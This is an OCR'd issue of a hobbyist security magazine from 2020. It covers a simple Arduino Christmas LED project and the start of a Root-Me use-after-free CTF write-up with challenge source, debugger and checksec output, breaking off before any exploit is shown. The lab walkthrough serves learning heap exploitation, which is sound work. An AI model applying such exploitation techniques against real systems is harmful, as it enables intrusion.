2020


Notes Magazine #03

by Cody Sixteen

11/27/2020

Hello World

Today – we should start here:



Looks like we have a 3rd part of the *Notes Magazine* started few weeks ago. So far we talked about:

Creating web modules for Metasploit	*In Part 1 (1)*	Where we talked about small Webmin poc
Wordprice.py - quick&dirty mass-scanner for Wordpress Plugins	*In Part 1 (2)*	Where we talked about automation for scanning Wordpress resources
Learning Arduino - intro to DIY	*In Part 1 (3)*	Where I started few „electronic” projects
Un-restricted content - YouTube case	*In Part 1 (4)*	Where we talked about small bug in censor at Youtube
For the # heap is only	*In Part 2 (1)*	Where I tried to describe my steps to learn some basic heap overflows
El Laberinto Del Puszek	*In Part 2 (2)*	Here I tried to learn more about Kernel hackning
A(t the BANK) Persistent Threats	*In Part 2 (3)*	We talked about escalations
Seagull Hunter	*In Part 2 (4)*	Where we prepared a small detector for (slowly;)) flying objects

At this stage I would like to admit that it was a massive surprise for me when I received multiple feedbacks from you. I was never even tried to imagine that some day it will *inspire* someone somehow. „**Thank you**” today goes to: all the readers. For me it means „that someone, somewhere cares”. ;)

You made my Christmas Merry. Thank you.

Today we'll talk a little bit about few other cases. I tried to summarize them a bit in a few separated sections.

In the **first** one I talked about our electric mini-lab.

In **second part** we'll talk about using something when it's already free. ;) Here – similar to the part 2 of the *Notes Magazine* – I tried to learn a little bit more about heap exploitation.

Third section is related to Jira – popular webapp in many companies. Here I tried to look around as a „normal AD/Jira user" to see what can be found there to prepare other 'stages of the attack' during internal pentest.

In next part – called: ***PR for your Company*** – I tried to take few notes about so called Relative Path Injections (or PRSSI). We'll try to prepare a scenario to exploit this bug.

5th section was prepared to help me think about important possibilities when I'm trying to pass the exam called XDS one more time (trying harder anyone?) ;)

In the **next section** I used CentOS to automate internal scans (or 'patch management'– you'll name it ;)).

After checking one of the ways to do it – I decided to check another option. And that's how we can read about it in section called ***Bones of the Green Dragon*.**

In **last section** I prepared for *Notes – Part 3* I tried to understand more about mainframe(s attacks). That's why we'll check *Her-Cool-S. ;)*

So? Here we go...

Table of Contents

IT’S XMAS TIME

Intro

During this magic Christmas time ;) I decided to take a break for a while and prepare some new super-not-advanced device related to the previous cases described in last „Notes Magazine" parts [1].

This time we'll prepare something for the Christmas – a „little tree" ;>. But first let's take a look around what do we need for this circuit. Here we go...

Environment

Today we'll start here (because I was preparing an other devices but... it burned ;] Well. „Next time" ;)), so: I decided to use Arduino UNO again. What else we'll need to step forward?

For example[2]:

- breadboard

- Arduino UNO

- 2 x LED's (I used green and red but feel free to check other as well)


- 2x resistor 330 ohm

- few cables to connect the breaboard to Arduino.

If there will be anything new to add – I will mention in below in the article.


Simple Example

For now we should be here[2]:



```
void setup() {
  pinMode(8, OUTPUT); // set pin as an output
  pinMode(9, OUTPUT);
  digitalWrite(8, HIGH); // init state
  digitalWrite(9, LOW);
}

void loop() {
  digitalWrite(8, HIGH); //light on
  digitalWrite(9, LOW); //light off
  delay(1000); // wait 1 sec
  digitalWrite(8, LOW);
  digitalWrite(9, HIGH);
  delay(1000);
}
```

As you can see I modified a little bit an example presented in the course so after quick upload of the code to the Arduino we should be somewhere here:



So far, so good. Let’s move forward...


Xmas Example

I remember the days when there was „nothing in the shops" ;] so most often if you would like to play (as a kid) you had 2 options: a) go outside or b) make a 'toy' for you to have some fun in that tie. Now we'll use the scheme described in the previous section to rebuild it to something else.


To continue you'll need a paper and few markers. ;) (Maybe it's also a good idea to finally spent some time with your kid, hm? ;) „but I will leave this idea to you as an exercise" ;)) Here we go!

We'll start here:

Yes, I know it is beautiful! xD Let's make it more pretty:



Next step in this super-scenario is to make *a tube* with your new painting, isn't it? ;> So we are here:



Final step:

Yes. Now I can feel the Xmas magic! ;] I hope you can feel IT too. ;)

See you next time „...and a happy New Year”!

Cheers


References

Links/resources I found interesting while I was creating this article:

1 – Notes Magazine Part#01

2 – Forbot Course (PL only afaik)

FREE TIME



Intro


This time I decided to read a little bit more again about use-after-free bugs. Below you'll find few notes about it (but please be carefull: there are few spoilers ;]).

Let's prepare an environment. Here we go...

Environment

This time I used the challenge (still) available online (so you should know that below you'll find some „prohibited" spoilers. Sorry for that but from the other hand I used that this example will be excellent „for me" to learn, practice and prepare a 'writeup' (for future me – as usual[1] ;]).

So – special thanks for preparing the challenge goes to *Esad* and Root-Me Team*[2]:*


ACCUEIL / CHALLENGES / APP - SYSTÈME

ELF x86 - Use After Free - basic

25 Points


UAF

Auteur

Esad, 26 mai 2019

Niveau


When you'll **register[2]** there you'll see that for this challenge we have already available source code:


Source code :

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
#include <unistd.h>

#define BUFLEN 64

struct Dog {
    char name[12];
    void (*bark)();
    void (*bringBackTheFlag)();
    void (*death)(struct Dog*);
```

We also know how to compile the binary – all the security settings are also presented on the challenge's page (that's why I like Root-Me website, you don't need to think how to set up your box or what should be installed to run this-or-that-challenge. Everything you need to focus is described on each challenge and by the way – Root-Me[2] Team already preared a working online environment for you as well (for example if you can not run your own 'lab')). Defenitelly – check it!

For now:




Statement

Environment configuration :


PIE	Position Independent Executable	✖
RelRO	Read Only relocations	✓
NX	Non-Executable Stack	✓
Heap exec	Non-Executable Heap	✓
ASLR	Address Space Layout Randomization	✓
SRC	Source code access	✓

According to all those details it should be easier now to continue and find a way to exploit this binary. To proceed I used Ubuntu 18.04 VM (x64) on VirtualBox. We shoule be somewhere here:



```
root@ubuntu:/home/user/uaf# lsb_release -a;uname -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 18.04.4 LTS
Release:        18.04
Codename:       bionic
Linux ubuntu 5.4.0-53-generic #59~18.04.1-Ubuntu SMP Wed Oct 21 12:14:56 UTC 2020 x86_64 x86_64 x86_64
 GNU/Linux
root@ubuntu:/home/user/uaf#
```


Let’s continue here:



Challenge connection informations :

Host	challenge03.root-me.org
Protocol	SSH
Port	2223
SSH access	ssh -p 2223 app-systeme-ch63@challenge03.root-me.org WebSSH
Username	app-systeme-ch63
Password	app-systeme-ch63

If you don’t have your own VM or can not create it for some reasons – you can still use WebSSH access available on the page:




```
----------------------------------------------------------------------------------
    Welcome on challenge03    /
-----------------------------‘

/tmp and /var/tmp are writeable

Validation password is stored in $HOME/.passwd

Useful commands available:
    python, perl, gcc, netcat, gdb, gdb-peda, gdb-gef, gdb-pwndbg, ROPgadget, radare2, pwntools

Attention:
    Publishing solutions publicly (blog, github, youtube, etc.) is forbidden.
    Publier des solutions publiquement (blog, github, youtube, etc.) est interdit.

----------------------------------------------------------------------------------
    Challenge informations   /
----------------------------‘

./ch63: setuid ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/old32/ld-2.19.so,
01e13f261cdcf, not stripped
```

Let’s move forward.

Example scenario


As you can see on the page with the challenge description – there are already few links mentioned in the 'reference' senction (you'll find them linked below as well). I'll suggest you to read them too.

Continuing:




```
user@ubuntu:~$ scp -P 2223 app-systeme-ch63@challenge03.root-me.org:./ch63 ./
       _           _ _                        ___ _____
   ___| |__   __ _| | | ___ _ __   __ _  ___ / _ \___ /
  / __| '_ \ / _` | | |/ _ \ '_ \ / _` |/ _ \ | | ||_ \
 | (__| | | | (_| | | |  __/ | | | (_| |  __/ |_| |__) |
  \___|_| |_|\__,_|_|_|\___|_| |_|\__, |\___|\___/____/
                                  |___/ root-me.org

app-systeme-ch63@challenge03.root-me.org's password:
ch63                                                      100%   12KB
user@ubuntu:~$
```

I opened the file in gdb (with pwndbg[2] installed):




```
user@ubuntu:~$ ls -la ch63
-r-sr-x--- 1 user user 12044 Dec 16 03:26 ch63
user@ubuntu:~$ gdb ./ch63
GNU gdb (Ubuntu 8.1-0ubuntu3.2) 8.1.0.20180409-git
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licens
This is free software: you are free to change and redistribute it
There is NO WARRANTY, to the extent permitted by law.  Type "show
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
pwndbg: loaded 191 commands. Type pwndbg [filter] for a list.
pwndbg: created $rebase, $ida gdb functions (can be used with pri
Reading symbols from ./ch63...(no debugging symbols found)...done
pwndbg>
```

Checking file with *checksec* command:




```
pwndbg> checksec
[*] Checking for new versions of pwntools
    To disable this functionality, set the contents of /home/user/.cache
 'never' (old way).
    Or add the following lines to ~/.pwn.conf (or /etc/pwn.conf system-
        [update]
        interval=never
[*] A newer version of pwntools is available on pypi (4.2.1 --> 4.3.1).
    Update with: $ pip install -U pwntools
[*] '/home/user/ch63'
    Arch:     i386-32-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
    RUNPATH:  b'/lib/old32/'

pwndbg>
```

As we remember we already have the source code – let's go back there to find out what this code is doing and where is the bug. ;) We should be here:




```c
void bringBackTheFlag(){
    char flag[32];
    FILE* flagFile = fopen(".passwd","r");
    if(flagFile == NULL)
    {
        puts("fopen error");
        exit(1);
    }
    fread(flag, 1, 32, flagFile);
    flag[20] = 0;
    fclose(flagFile);
    puts(flag);
}
```

(Looks like a good moment to create a „*.passwd”*/flag file on ym Ubuntu VM. ;)) At this stage I tried to read the whole source to understand line-by-line what this code will do and how it'll possibly behave during the execution. After a while I was here:




```c
int main(){
    int end = 0;
    char order = -1;
    char nl = -1;
    char line[BUFLEN] = {0};
    struct Dog* dog = NULL;
    struct DogHouse* dogHouse = NULL;
    while(!end){
        puts("1: Buy a dog\n2: Make him bark\n3: Bring me the flag\n4: Watch his death\n5: Build dog house\
        order = getc(stdin);
        nl = getc(stdin);
        if(nl != '\n'){
            exit(0);
        }
        fseek(stdin,0,SEEK_END);
```

After reading the code you can see in *main()* that the program is ready to do few things: create, watch, build and so on. As far as I think if we will create a dog, create a dog house, add a dog to that house, next delete the dog and create a new one – then „the new one" should get the 'first free house', right? ;] We'll see. Let's switch to the console window now:



